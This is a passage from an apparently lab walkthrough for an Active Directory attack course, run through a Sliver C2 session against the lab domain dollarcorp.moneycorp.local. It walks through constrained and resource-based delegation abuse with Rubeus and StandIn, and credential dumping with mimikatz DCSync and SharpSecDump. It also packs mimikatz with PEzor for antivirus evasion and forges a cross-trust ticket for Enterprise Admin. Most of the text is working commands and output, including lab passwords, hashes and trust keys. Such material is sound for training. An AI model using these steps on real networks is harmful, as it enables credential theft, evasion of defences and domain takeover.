[*] base64(ticket.kirbi):

      doIFbjCCBWqgAwI[.........snip. ...........]

[*] Action: S4U

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2self request for: 'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'websvc@DOLLARCORP.MONEYCORP.LOCAL'
[*] base64(ticket.kirbi):

      doIF1DCCBdCgA[.........snip. ...........]

[*] Impersonating user 'Administrator' to target SPN 'CIFS/dcorp-mssql.dollar
corp.moneycorp.LOCAL'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'CIFS/dcorp-mssql.dollarcorp.mone
ycorp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL
':
      doIHGDCCBxSgAw[.........snip. ...........]

[+] Ticket successfully imported!
```

Try accessing filesystem on dcorp-mssql.

```
[server] sliver (dcorp-std_https) > ls '\\dcorp-mssql.dollarcorp.moneycorp.lo
cal\c$'

\\dcorp-mssql.dollarcorp.moneycorp.local\c$\ (14 items, 384.0 MiB)
==================================================================
drwxrwxrwx  $RECYCLE.BIN                          <dir>      Fri Nov 11 02:38:1
9 -0800 2022
drwxrwxrwx  $WinREAgent                           <dir>      Tue Jan 16 04:42:2
5 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users    0 B        Fri Nov 11 00:53:0
9 -0800 2022
-rw-rw-rw-  DumpStack.log.tmp                     12.0 KiB   Tue Jan 16 04:40:0
9 -0800 2024

[.........snip.........]
```

Constrained Delegation computer enumeration

Using StandIn

We first need to find a computer that has constrained delegation enabled. We can use StandIn to do this on the dcorp-stdX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local

[?] Found 2 object(s) with constrained delegation..

[*] SamAccountName            : websvc
    DistinguishedName         : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp
,DC=local
    msDS-AllowedToDelegateTo : CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL
                               CIFS/dcorp-mssql
    Protocol Transition       : True
    userAccountControl        : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO
_AUTHENTICATE_FOR_DELEGATION

[*] SamAccountName            : DCORP-ADMINSRV$
    DistinguishedName         : CN=DCORP-ADMINSRV,OU=Applocked,DC=dollarcorp,D
C=moneycorp,DC=local
    msDS-AllowedToDelegateTo : TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL
                               TIME/dcorp-DC
    Protocol Transition       : True
    userAccountControl        : WORKSTATION_TRUST_ACCOUNT, DONT_EXPIRE_PASSWD,
 TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION

[.....snip.....]
```

Using ADSearch

To enumerate computers with constrained delegation we can use ADSearch with a raw LDAP query using the **--search** argument: **(&(objectCategory=computer)(msds-allowedtodelegateto=*))**. This LDAP query searches for all computer objects with the msds-allowedtodelegateto property enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 60
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=computer)(msds-allowedtodelegateto=*))" --attributes
cn,dnshostname,samaccountname,msds-allowedtodelegateto --json'

[*] Output:

    ___    _____  ______                   __
   /   |  /  ___\/  ___/  ____ ____________/ /_
  / /| | / / / / /\___\/ _ \/ ___`/ ___/ ___\
 /_____|/ /_/ /___/ / ___/ /_/ / /__/ / / /
/_/  |_/______//____/\_/\_,_/\_/_/ /_/
Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
  {
    "cn": "DCORP-ADMINSRV",
    "dnshostname": "dcorp-adminsrv.dollarcorp.moneycorp.local",
    "samaccountname": "DCORP-ADMINSRV$",
    "msds-allowedtodelegateto": [
      "TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL",
      "TIME/dcorp-DC"
    ]
  }
]
```

Constrained Delegation computer abuse

Using Rubeus

We already have secrets of dcorp-adminsrv$ from the dcorp-adminsrv machine.

Since there is no validation for the SPN specified in S4U we can abuse Constrained Delegation using the **hash of dcorp-adminsrv$** with rubeus to gain access to an alternate service such as LDAP since the TIME service isn't too useful for command execution.

NOTE: It is advised to the /aes256 hash instead of the standard /rc4 option for better OPSEC.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:dcorp-adminsrv$
/rc4:b5f451985fd34d58d5120816d31b5565 /impersonateuser:Administrator
/msdspn:time/dcorp-dc /altservice:ldap /ptt'

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: 1f556f9d4e5fcab7f1bf4730180eb1efd0fadd5b
b1b5c1e810149f9016a7284d
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\dcorp-admin
srv$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIF4zCCBd+gAwIBB[.....snip. ....]

[*] Action: S4U

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2self request for: 'dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LOCA
L'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LO
CAL'
[*] base64(ticket.kirbi):

      doIGAzCCBf+gAwIBBaE[.....snip. ....]

[*] Impersonating user 'Administrator' to target SPN 'time/dcorp-dc.dollarcor
p.moneycorp.LOCAL'
[*] Final ticket will be for the alternate service 'ldap'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'time/dcorp-dc.dollarcorp.moneyco
rp.LOCAL'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
```

```
[*] Substituting alternative service name 'ldap'

[*] base64(ticket.kirbi) for SPN 'ldap/dcorp-dc.dollarcorp.moneycorp.LOCAL':

      doIHGTCCBxWgAwIBBa[.....snip. ....]

[+] Ticket successfully imported!
```

Try and DCSync to validate the imported ticket.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.e xe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986
```

Learning Objective 17

- Find a computer object in dcorp domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.

Enumerate a Computer Object with Write permissions

Using StandIn

We first need to find a computer that has resource-based delegation/Write permissions enabled. We can use StandIn to do this on the dcorp-stdX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local

[....snip... ]

[?] Found 1 object(s) with resource-based constrained delegation..


[*] SamAccountName            : DCORP-MGMT$
    DistinguishedName         : CN=DCORP-MGMT,OU=Servers,DC=dollarcorp,DC=mone
ycorp,DC=local
    userAccountControl        : WORKSTATION_TRUST_ACCOUNT, DONT_EXPIRE_PASSWD
```

Using Get-RBCD-Threaded

To enumerate **RBCD** rights/**Write** permissions we can use **Get-RBCD-Threaded** as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/Get-RBCD-Threaded.exe' '-u studentx -p TB9zn66fTyxCZxFG
-d dollarcorp.moneycorp.local'
[*] Output:
This is the current domain: dollarcorp.moneycorp.local
The LDAP search base is LDAP://DC=dollarcorp,DC=moneycorp,DC=local
LDAP://dollarcorp.moneycorp.local:636
You want to search all trusted domains and forests!
The current forest is: moneycorp.local

[snip]

Enumerate ACLs...
Checking for ACLs with RBCD...
Number of possible RBCD ACLs: 1
RBCD ACL:
Source: ciadmin
Source Domain: dollarcorp.moneycorp.local
Destination: dcorp-mgmt.dollarcorp.moneycorp.local
Privilege: GenericWrite

Execution time = 2.4678037 seconds

Get-RBCD-Threaded:
    -d|-domain        FQDN domain to authentication to
```

It was found that dcorp\ciadmin has GenericWrite permissions over dcorp-mgmt.

Abuse a Computer Object with Write permissions

Using StandIn, PEzor, Rubeus

Dumping LSASS secrets on dcorp-ci we find dcorp\ciadmin plaintext credentials. To do so we first impersonate the Domain Admin found earlier using Rubeus as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[*] Output:

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : CMXYK90V
[*] Domain          : WKIESTM5
[*] Password        : HAB7FAYP
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
 LOGON_TYPE = 9
[+] ProcessID       : 2520
[+] LUID            : 0xaab77

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
[*] Using aes256_cts_hmac_sha1 hash: 6366243a657a4ea04e406f1abc27f1ada358ccd0
138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 699255
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGAjCCBf6gAwIBB[snip]

[*] Target LUID: 0xaab77
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  svcadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/15/2024 6:30:41 AM
  EndTime                  :  1/15/2024 4:30:41 PM
  RenewTill                :  1/22/2024 6:30:41 AM
```

```
  Flags                    :  name canonicalize, pre authent, initial, renewa
ble, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  fbhvuQhtRTYbD483RPrHQxsjm6hPnOhjtdU2YbhrfLk=
  ASREP (key)              :  6366243A657A4EA04E406F1ABC27F1ADA358CCD0138EC5C
A2835067719DC7011
```

Remotely dump SAM using sharpsecdump we find dcorp\ciadmin credentials in Plaintext. We can use these credentials to abuse the RBCD attack.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 60
'/mnt/c/AD/Tools/Sliver/SharpSecDump.exe' "-target=dcorp-ci"

[*] output:
[*] RemoteRegistry service started on dcorp-ci
[*] Parsing SAM hive on dcorp-ci
[*] Parsing SECURITY hive on dcorp-ci
[*] Sucessfully cleaned up on dcorp-ci

               Results from dcorp-ci
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:deaa870c264c682aa1fbfc31eb
e678a2
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0
[*] Cached domain logon information(domain/username:hash)
DOLLARCORP.MONEYCORP.LOCAL/ciadmin:$DCC2$10240#ciadmin#3999881514643dbc5cd4ef
cdce983215
DOLLARCORP.MONEYCORP.LOCAL/svcadmin:$DCC2$10240#svcadmin#80dcb7982483a2ee1aaa
9ef2da703179
[*] LSA Secrets
[*] $MACHINE.ACC
dollarcorp.moneycorp.local\dcorp-ci$:aad3b435b51404eeaad3b435b51404ee:f76f48c
176dc09cfd5765843c32809f3
[*] DPAPI_SYSTEM
dpapi_machinekey:4796c1a459d09e880ee84dc5958f1cdca366c808
dpapi_userkey:eba6b8fb6245f03382bff91e8fb6fd323080b80c
[*] NL$KM
NL$KM:09c87bc296416ecbb2f61bdc295c39767ea62297dcd3be6bc3714871616bb2b3d0d6e04
8f08b7d8b8b149505b421fe93285147f12624b5f4e420b6ace5903302
[*] _SC_jenkins
dcorp\ciadmin:*ContinuousIntrusion123
               Script execution completed
```

To abuse RBCD, we need a computer object to allow delegation rights. Creating a new computer isn't as

OPSEC safe as using an already compromised machine account. In this case we use the dcorp-stdX machine account.

Get the SID of the dcorp-stdX machine account using StandIn.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --sid dcorp-stdx$
[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=DCORP-STUDENTX
    Path     : LDAP://CN=DCORP-STUDENTX,CN=Computers,DC=dollarcorp,DC=moneyco
rp,DC=local



[+] User     : DOLLARCORP.MONEYCORP.LOCAL\DCORP-STUDENTX$
    SID      : S-1-5-21-719815819-3726368948-3917688648-5105
```

Next use this SID to set RBCD delegation as dcorp\ciadmin over the dcorp-stdX machine account using StandIn.

NOTE: If we do not have explicit credentials, it is possible to complete this attack using other prior impersonation techniques as showcased in other objectives.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--computer dcorp-mgmt --sid "S-1-5-21-
719815819-3726368948-3917688648-15106" --user ciadmin --pass
"*ContinuousIntrusion123" --domain dollarcorp.moneycorp.local'
[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=DCORP-MGMT
    Path     : LDAP://CN=DCORP-MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=
local
[+] SID added to msDS-AllowedToActOnBehalfOfOtherIdentity
```

Switch to the elevated persistent AbyssWebserver session and migrate to an NT Authority process.

```
[server] sliver (dcorp-std_https) > sessions -i b9cd498e [*]

Active session dcorp-std_https (b9cd498e)

[server] sliver (dcorp-std https) > migrate -n taskhost.exe
```

Dump AES Keys using mimikatz-ekeys.exe.packed.dotnet.exe binary in the elevated session as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p taskhostw.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekey s.exe.packed.dotnet.exe'

[*] Output:

[........snip........]

Authentication Id : 0 ; 44045 (00000000:0000ac0d)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 1/19/2024 3:58:54 AM
SID               : S-1-5-90-0-1

         * Username : DCORP-STUDENTX$
         * Domain   : dollarcorp.moneycorp.local
         * Password : #pn3 0/L.zNUNUZ:wHgzL6022d=fTSJKtXaUxBP%B@<`0JDuSf,W5q"
O@fpB!(c<1BXAvL-jo<nW`*DY!Q%$[o#$cLDgh/a2OOx,P1inI'V_7T^:5ZrZuIz/
         * Key List :
           des_cbc_md4       29a28164bb26ba3a79408bb1248bceee76c5bb8cb777bdde
af0f67500bbacb05
           des_cbc_md4       d642f13e46cce541c9c0096311ee28a3
           des_cbc_md4       3183f0e26d1bdd471b68b6c9edd873b5
           des_cbc_md4       3183f0e26d1bdd471b68b6c9edd873b5
           des_cbc_md4       3183f0e26d1bdd471b68b6c9edd873b5
           des_cbc_md4       3183f0e26d1bdd471b68b6c9edd873b5
           des_cbc_md4  3183f0e26d1bdd471b68b6c9edd873b5
```

Switch back to the primary dcorp\studentX session and use rubeus along with the dcorp-stdX$ hash to abuse the RBCD rights to access CIFS on dcorp-mgmt as a Domain Administrator - dcorp\administrator.

```
[server] sliver (dcorp-std_https) > sessions -i 82c659f8
[*] Active session dcorp-std_https (82c659f8)

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:dcorp-stdx$ /aes256:
29a28164bb26ba3a79408bb1248bceee76c5bb8cb777bdde af0f67500bbacb05
/msdsspn:cifs/dcorp-mgmt /impersonateuser:administrator
/domain:dollarcorp.moneycorp.local /ptt'


[*] rubeus output:
```

```
[*] Action: S4U
[*] Using rc4_hmac hash: 22abe627783078e62462354b2e4d6813
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\dcorp-stdX$
'
[+] TGT request successful!

[*] base64(ticket.kirbi):

    doIFqjCCBaagAw[.............snip. .........]
[*] Action: S4U
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2self request for: 'dcorp-stdX$@DOLLARCORP.MONEYCORP.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'dcorp-stdX$@DOLLARCORP.MONEYCORP.LOCAL'

[*] base64(ticket.kirbi):

          doIF/zCCBfugAw[.............snip. .........]

[*] Impersonating user 'administrator' to target SPN 'cifs/dcorp-mgmt.dollarc
orp.moneycorp.local'
[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[*] Building S4U2proxy request for service: 'cifs/dcorp-mgmt.dollarcorp.money
corp.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dcorp-mgmt.dollarcorp.moneycorp.local'
:
         doIHHjCCBxqgAwIBBa[.............snip. .........]
```

Access the filesystem of dcorp-mgmt as the domain administrator - dcorp\administrator.

```
[server] sliver (dcorp-std https) > ls '\\dcorp-mgmt\c$'

\\dcorp-mgmt\c$\ (13 items, 384.4 MiB)
======================================
-r--r--r--  bootmgr                              375.3 KiB  Sat Jul 16 06:10:1
7 -0700 2021
-rw-rw-rw-  BOOTNXT                              1 B        Sat Jul 16 06:10:1
7 -0700 2021
Lrw-rw-rw-  Documents and Settings -> C:\Users   0 B        Thu Feb 14 07:51:0
3 -0700 2024
-rw-rw-rw-  pagefile.sys                         384.0 MiB  Sat May 07 09:40:5
2 -0700 2024

[.........snip.......]
```

Remove RBCD rights using StandIn as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' '--computer dcorp-mgmt --remove --user
ciadmin --pass "*ContinuousIntrusion123" --domain dollarcorp.moneycorp.local'
[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Object   : CN=DCORP-MGMT
    Path     : LDAP://CN=DCORP-MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=
local
[+] msDS-AllowedToActOnBehalfOfOtherIdentity property removed..
```

Purge all tickets using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 18

Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

Escalate to Enterprise Admin using the domain trust key

Using PEzor & Rubeus

We can use the Cross trust key to move laterally from dollarcorp to the moneycorp domain, which can be retrieved using SharpKatz.

To do so we first impersonate the Domain Admin found earlier using Rubeus as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /show /ptt'

[*] Output:

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : CMXYK90V
[*] Domain          : WKIESTM5
[*] Password        : HAB7FAYP
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
 LOGON_TYPE = 9
[+] ProcessID       : 2520
[+] LUID            : 0xaab77

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
[*] Using aes256_cts_hmac_sha1 hash: 6366243a657a4ea04e406f1abc27f1ada358ccd0
138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 699255
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIGAjCCBf6gAwIBB[snip]

[*] Target LUID: 0xaab77
[+] Ticket successfully imported!
```

```
  ServiceName              :  krbtgt/DOLLARCORP.MONEYCORP.LOCAL
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  svcadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/15/2024 6:30:41 AM
  EndTime                  :  1/15/2024 4:30:41 PM
  RenewTill                :  1/22/2024 6:30:41 AM
  Flags                    :  name canonicalize, pre authent, initial, renewa
ble, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  fbhvuQhtRTYbD483RPrHQxsjm6hPnOhjtdU2YbhrfLk=
  ASREP (key)              :  6366243A657A4EA04E406F1ABC27F1ADA358CCD0138EC5C
A2835067719DC7011
```

Use PEzor in a new Ubuntu WSL prompt to create a compatible .NET mimikatz binary to perform a DCSync and retrieve the dcorp\mcorp$ Trust key: **"lsadump::dcsync /user:dcorp\mcorp$ /domain:dollarcorp.moneycorp.local" "exit".**

```
wsluser@dcorp-studentX:~$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"lsadump::dcsync
/user:dcorp\mcorp$ /domain:dollarcorp.moneycorp.local" "exit"'

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "lsadump::dcsync /user:dcorp\mcorp$ /domain:dollarcorp.mo
neycorp.local" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
```

```
  [ PE Headers     : overwrite
  [ Shellcode      : "/tmp/tmp.deFRlDA39b/shellcode.cs"
  [ Exit           : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcs
ync-trustkey.exe.packed.dotnet.exe
```

Perform a DCSync and retrieve the dcorp\mcorp$ Trust key as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync-trustkey.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:dcorp\mcorp$ /domain:dollarcorp
.moneycorp.local
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\mcorp$' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : mcorp$

** SAM ACCOUNT **

SAM Username         : mcorp$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration   :
Password last change : 1/5/2024 6:43:16 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-1103
Object Relative ID   : 1103

Credentials:
   Hash NTLM: 4312d947e30071bf8857ded56876e212
     ntlm- 0: 4312d947e30071bf8857ded56876e212
     ntlm- 1: 568d8db72d996cd37f962a8a08b0af00
     ntlm- 2: 568d8db72d996cd37f962a8a08b0af00
```

```
    ntlm- 3: 568d8db72d996cd37f962a8a08b0af00
    ntlm- 4: af378b68e76d6378af82ddb110d2675b
    ntlm- 5: af378b68e76d6378af82ddb110d2675b
    ntlm- 6: 132f54e05f7c3db02e97c00ff3879067
    ntlm- 7: 48919f3bb1d54f1b18b7315efc5d0c5f
    ntlm- 8: 8869fb617349e81718e5e0e6d9c420b0
    ntlm- 9: 8869fb617349e81718e5e0e6d9c420b0
    ntlm-10: 4397d801004c52ed0585c1224f5ab498
    lm  - 0: 77382308b1f822b7477a0769a2032bc4
    lm  - 1: 01a453ecdc1adfbe518971798ed03970
    lm  - 2: 0ba6a01a030ab32109097e54526efdb1
    lm  - 3: d72096b0ef7fbbdf8050b421127b95d9
    lm  - 4: 75f6344f7a4e1c5ecdbd0b62cae10f06
    lm  - 5: ffa8d895ce5397838b72b99119f5078a
    lm  - 6: 04f9c9f394758fb0315d6a113cb3fc11
    lm  - 7: 3c846c41bde3bb4068bff16063572362
    lm  - 8: e8ef9fdd242c8b69dfa95b8361ecdbc4
    lm  - 9: e24e46118f4cfe8ec4b62cf1805d49b1
    lm  -10: 867303b137b6c259956651e924c64098

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : DOLLARCORP.MONEYCORP.LOCALkrbtgtmcorp
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 7c66d95a09e42a74068694b9120672863ae78ae0b3c2
ddd894552579288a907f
[snip]
```

Purge the domain admin ticket using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

We can now use the trust key to forge a cross trust ticket using Rubeus and use it for authentication to gain a service ticket to a target such as CIFS as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'evasive-silver
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/rc4:247cac3235f4f602d549fb5b3a195a31 /sid:S-1-5-21-719815819-3726368948-
3917688648 /sids:S-1-5-21-335606122-960912869-3279953914-519 /ldap
/user:Administrator /nowrap'
[*] Output:
```

```
[*] Building PAC

[*] Domain         : DOLLARCORP.MONEYCORP.LOCAL (dcorp)
[*] SID            : S-1-5-21-1028785420-4100948154-1806204659
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ServiceKey     : 4312D947E30071BF8857DED56876E212
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 4312D947E30071BF8857DED56876E212
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : DOLLARCORP.MONEYCORP.LOCAL

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@dollarcorp.moneycorp.local'

[*] AuthTime    : 1/22/2024 8:18:03 AM [*]
